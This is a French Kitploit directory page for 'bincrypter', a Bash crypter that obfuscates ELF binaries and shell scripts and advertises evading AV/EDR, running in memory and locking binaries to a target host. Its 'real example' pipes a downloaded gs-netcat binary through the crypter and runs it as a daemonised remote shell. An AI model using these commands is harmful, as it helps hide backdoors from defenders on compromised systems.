Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
bincrypter — Packer/Chiffrer/Offusquer les scripts ELF + SHELL | Kitploit

Outils/GitHubGitHub/hackerschoice/bincrypter
Outils de Chiffrement/DéchiffrementGénération de PayloadsRétro-ingénierieAnalyse de MalwareAnalyse de Binaires
GitHubhackerschoice/bincrypter

bincrypter

Packer/Chiffrer/Offusquer les scripts ELF + SHELL

Voir le dépôt
4556042il y a 7 moisVérifié par Kitploit
Partager

Protection de la vie privée et des droits d'auteur pour vos programmes

Un crypter de binaires Linux à l'exécution - en BASH !

  • Obfusquez et chiffrez n'importe quel binaire ELF
  • Obfusquez et chiffrez n'importe quel script SHELL
  • AV/EDR neutralisés : morphing + signature différente à chaque fois
  • 100 % en mémoire. Aucun fichier temporaire
  • Ne salit pas le système de fichiers
  • Chiffrez deux ou trois fois le même binaire (ou lui-même)
  • Le binaire résultant est fortement obfusqué (string n'affiche que du charabia)
  • Living off the Land (LotL) : n'a besoin que de /bin/sh + perl + openssl
  • Indépendant de l'architecture : fonctionne sur x86_64, aarch64, arm6, mips, ...
  • Verrouillez un binaire sur un système cible et faites en sorte qu'il ne puisse s'exécuter nulle part ailleurs.

exemple

Téléchargement :

curl -SsfL https://github.com/hackerschoice/bincrypter/releases/latest/download/bincrypter -o bincrypter
chmod +x bincrypter
./bincrypter -h


Exemple :

cp /usr/bin/id id
./bincrypter id
# Compressed: 68552 --> 24176 [35%]

./id
# uid=0(root) gid=0(root) groups=0(root)

Définir un MOT DE PASSE personnalisé (optionnel) :

cp /usr/bin/id id
./bincrypter id foobar
# Compressed: 68552 --> 23860 [34%]

./id
# Enter Password: foobar
# uid=0(root) gid=0(root) groups=0(root)

Exemple concret :

curl -SsfL "https://gsocket.io/bin/gs-netcat_mini-linux-$(uname -m)" | PASSWORD="foobar" ./bincrypter  >gsnc
chmod +x gsnc
PASSWORD="foobar" GS_ARGS="-ilD -s ChangeMe" ./gsnc

Autres projets remarquables :
https://github.com/guitmz/ezuri
https://github.com/upx/upx
https://bitlackeys.org/#sherlocked


Rejoignez le fun : https://thc.org/ops
bsky : @hackerschoice.bsky.social
Mastodon : @[email protected]

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →